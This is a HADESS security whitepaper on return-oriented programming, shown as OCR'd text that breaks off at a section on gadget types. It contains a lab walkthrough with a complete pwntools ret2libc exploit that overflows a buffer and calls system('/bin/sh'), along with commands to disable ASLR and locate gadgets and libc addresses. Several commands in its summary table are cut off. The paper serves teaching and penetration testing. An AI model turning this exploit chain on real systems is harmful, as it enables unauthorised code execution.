ROP GADGET UNLEASHED

HADESS

WWW.HADESS.IO

INTRODUCTION

"ROP Gadget Unleashed" delves into the intricacies of Return-Oriented Programming (ROP) and its significance in modern exploitation techniques. The article elucidates how attackers leverage existing code snippets, or "gadgets," within a program's memory to craft malicious payloads, thus circumventing traditional security mechanisms like Data Execution Prevention (DEP). By chaining these gadgets together, which typically end with a return instruction, adversaries can create a controlled flow of execution that leads to the desired exploit without the need to inject new code. This methodology has emerged as a potent technique for attackers, especially in environments where direct code injection is heavily mitigated.

The article also highlights the importance of identifying and utilizing effective ROP gadgets in penetration testing and exploit development. It discusses various tools and techniques that can be employed to discover ROP gadgets within binary files, emphasizing the necessity of understanding both the architecture and the underlying assembly language of the target application. Furthermore, "ROP Gadget Unleashed" underscores the ongoing arms race between security researchers and attackers, showcasing how the development of robust countermeasures against ROP exploits is crucial for maintaining secure systems. By equipping practitioners with knowledge and practical strategies, the article aims to enhance their ability to protect applications against this sophisticated attack vector.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

Cover by **@mercuriorojo**




TABLE OF CONTENT

EXECUTIVE SUMMARY

"ROP Gadget Unleashed" explores the complex world of Return-Oriented Programming (ROP) as a sophisticated exploitation technique that allows attackers to manipulate existing code within a target application. By chaining small snippets of executable code, known as gadgets, which end with a return instruction, adversaries can evade traditional security mechanisms like Data Execution Prevention (DEP) and execute arbitrary code without the need for direct injection. The article emphasizes the importance of understanding ROP in the context of modern security threats and the continuous battle between exploit development and defensive strategies.

Key Findings

The article reveals that the effectiveness of ROP attacks is largely dependent on the ability to identify and exploit available gadgets within a binary's memory space. Tools such as ROPgadget and rp++ are highlighted as essential for discovering these gadgets across various architectures and binary formats. Additionally, it notes that the ongoing evolution of security measures requires continuous adaptation from both attackers and defenders, suggesting that enhanced knowledge of ROP techniques and tools can significantly improve penetration testing efforts and bolster defenses against potential exploits.

ABSTRACT

Return-Oriented Programming (ROP) has emerged as a significant technique in the field of exploit development, allowing attackers to execute arbitrary code without directly injecting malicious payloads into a vulnerable application. By utilizing existing code snippets, known as "gadgets," that terminate with a return instruction, ROP can bypass security features like Data Execution Prevention (DEP). This technique is particularly effective in exploiting applications that fail to adequately protect their memory space, enabling attackers to manipulate control flow and execute unauthorized operations. ROP exploits are increasingly prevalent in various environments, making it crucial for security professionals to understand and defend against these sophisticated attacks.


In addition to ROP, various leakage methods can be leveraged to abuse applications, further amplifying the risk of exploitation. Techniques such as information leakage, where an attacker gains access to sensitive data or memory addresses, can significantly enhance the efficacy of ROP attacks. By combining ROP with information disclosure vulnerabilities, attackers can construct precise ROP chains that effectively control the execution flow of applications. This abstract underscores the importance of understanding both ROP and leakage methods in the context of application security, as these exploit techniques continue to evolve and pose challenges for developers and security practitioners alike.

HADESS.IO

find a gadget for return return-oriented programming applications

01

ATTACKS



Overview of Return-Oriented Programming (ROP)

Return-Oriented Programming (ROP) is an advanced exploitation technique that allows attackers to execute code in the presence of security measures like stack canaries and non-executable memory. Instead of injecting malicious code, ROP chains together existing code snippets—called "gadgets"—found in a program's memory. This method emerged in the mid-2000s, notably highlighted by researchers demonstrating its efficacy against defenses like DEP (Data Execution Prevention). As exploits evolved, ROP became a crucial tool for attackers, enabling them to manipulate program control flow without directly executing injected payloads, thus bypassing many traditional security mechanisms.

Return-Oriented Programming (ROP) is a sophisticated exploitation technique used to bypass modern security defenses like Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR). Instead of injecting malicious code, ROP reuses existing code snippets, called gadgets, found within the memory of a vulnerable program. Gadgets are small sequences of instructions that end in a `ret` instruction, allowing the attacker to chain them together and control program execution.

Step-by-Step ROP Attack Example

Below is a detailed explanation of how to construct a ROP chain in a vulnerable program, along with essential commands and code snippets to help guide you through a basic ROP exploit.

1. Disable ASLR (for easier exploitation in practice)

In many exploit development scenarios, ASLR (Address Space Layout Randomization) can make exploitation harder. You can disable it temporarily using the following command:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

2. Find Dependencies and Libraries

Use the `ldd` command to inspect the shared libraries used by the vulnerable binary. This helps you identify where libc or other shared libraries are located in memory.

```
$ ldd vuln-32
    linux-gate.so.1 (0xf7fd2000)
    libc.so.6 => /lib32/libc.so.6 (0xf7dc2000)    # Important: we will use libc later
    /lib/ld-linux.so.2 (0xf7fd3000)
```

3. Locate Gadgets Using ROPgadget

The core of any ROP exploit is finding gadgets. These are small chunks of code that perform useful operations (like loading a register or calling a function). For instance, a common gadget is `pop rdi; ret`, which allows the attacker to set up a function argument before a call to a function like `system()`.

Install and use ROPgadget to find usable gadgets in the binary:

```
$ ROPgadget --binary vuln-64 | grep rdi
0x00000000004011cb : pop rdi ; ret
```

The above command shows that we have found a useful gadget: `pop rdi; ret` at the address `0x4011cb`. This gadget will allow us to set up the first argument (RDI register) before calling `system()`.

4. Find System and "/bin/sh" Strings in libc

Next, we need to find the address of the `system()` function and the `/bin/sh` string in libc, which are critical for executing a shell.

To find `system()`:

```
$ readelf -s /lib32/libc.so.6 | grep system
  1463: 0003cd10    88 FUNC    GLOBAL DEFAULT   13 system
```

To find the `/bin/sh` string:

```
$ strings -a -t x /lib32/libc.so.6 | grep /bin/sh
   18a143 /bin/sh
```

5. Create the ROP Chain

Using the gadgets and addresses we found, we can now build the ROP chain that will exploit the vulnerable program and give us a shell.

Here's the full Python exploit script using `pwntools`:

```
from pwn import *

# Start the vulnerable process
p = process('./vuln-64')

# Base address of libc (can be found or leaked in
real-world scenarios)
libc_base = 0x7ffff7de5000
system = libc_base + 0x48e20     # Address of
system() in libc
binsh = libc_base + 0x18a143     # Address of
"/bin/sh" string in libc

# ROP gadget addresses
POP_RDI = 0x4011cb  # Address of pop rdi; ret gadget

# Constructing the payload
payload = b'A' * 72           # Padding to reach return
address
payload += p64(POP_RDI)       # Gadget to set up the
RDI register
payload += p64(binsh)         # Pointer to the
"/bin/sh" string
payload += p64(system)        # Address of system() to
call system("/bin/sh")
payload += p64(0x0)           # Return address after
system() is called (can be arbitrary)

# Send the payload
p.clean()
p.sendline(payload)
p.interactive()
```


Breakdown of the Exploit

* Padding: We use 72 bytes (`'A' * 72`) to overflow the buffer and reach the return address.
* POP_RDI Gadget: The `pop rdi; ret` gadget allows us to control the value of the `rdi` register (the first argument for system()).
* /bin/sh: We pass the `/bin/sh` string as the first argument to `system()`.
* System Call: We call `system()` with `/bin/sh`, resulting in spawning a shell.

6. Running the Exploit

To test the exploit, compile your vulnerable program and run the Python script:

Step	Command
Disable ASLR	`echo 0
Check shared libraries	`ldd vuln-32`
Find gadgets	`ROPgadget --binary vuln-64
Find system() in libc	`readelf -s /lib32/libc.so.6
Find /bin/sh string	`strings -a -t x /lib32/libc.so.6
Compile vulnerable program	`gcc -m64 -o vuln-64 vuln-64.c`
Exploit using Python script	`python3 exploit.py`



Significance of ROP in Modern Exploits


ROP plays a pivotal role in bypassing contemporary security measures by leveraging existing code to create dynamic execution paths, making it difficult for traditional defenses to detect and mitigate. In an era where many systems implement protections like Address Space Layout Randomization (ASLR) and stack canaries, ROP allows attackers to circumvent these barriers by using the program's own code against it. For defenders, understanding ROP is essential to developing effective countermeasures and improving the overall security posture. This ongoing cat-and-mouse game underscores the importance of ROP not only as a tool for attackers but also as a critical area of focus for cybersecurity professionals aiming to protect systems from sophisticated exploits.

https://github.com/alanvivona/pwnshop and https://github.com/Rizer0/Ropdump

ROP Gadgets

ROP gadgets are short sequences of instructions that end with a "return" instruction, allowing the control flow to jump to the next gadget in a ROP chain. The purpose of these gadgets is to enable an attacker to construct a payload that can manipulate the program's execution flow without injecting any new code, effectively utilizing the existing code within a target application or library. This technique is particularly valuable in scenarios where memory protections are in place, as it allows for exploitation without violating these defenses.

Extracting ROP gadgets involves analyzing the binary code of a target application, typically using tools designed for disassembly and reverse engineering. Attackers often employ tools like ROPgadget, Ropper, or custom scripts to scan for sequences of instructions that meet the criteria for gadgets. This process includes identifying potential gadgets by searching through the binary for instructions that lead to a return statement, then cataloging these sequences to facilitate the construction of ROP chains. By carefully selecting and chaining these gadgets, attackers can orchestrate complex exploits tailored to bypass security measures and achieve their objectives.



1. Address Space Layout Randomization (ASLR)

* Purpose: Randomizes memory addresses to make exploitation harder.
* ROP Bypass:
    * Memory leaks can reveal address locations.
    * If certain libraries or sections are not fully randomized, ROP gadgets can still be located.

2. Data Execution Prevention (DEP)

* Purpose: Marks memory regions (e.g., stack, heap) as non-executable.
* ROP Bypass:
    * ROP reuses existing executable code, bypassing the need to inject new code.


3. Stack Canaries

* Purpose: Detects buffer overflows by placing a random value before the return address.
* ROP Bypass:
    * If the canary is leaked, the attacker can overwrite the return address without detection.

4. Control Flow Integrity (CFI)

* Purpose: Ensures the control flow follows valid paths in the program.
* ROP Bypass:
    * ROP gadgets can mimic valid control flows, making it difficult for CFI to detect.

HTTPS://GITHUB.COM/XCT/ROPSTAR



Types of ROP Gadgets

ROP gadgets can be classified into several types, each serving distinct purposes in an exploit.

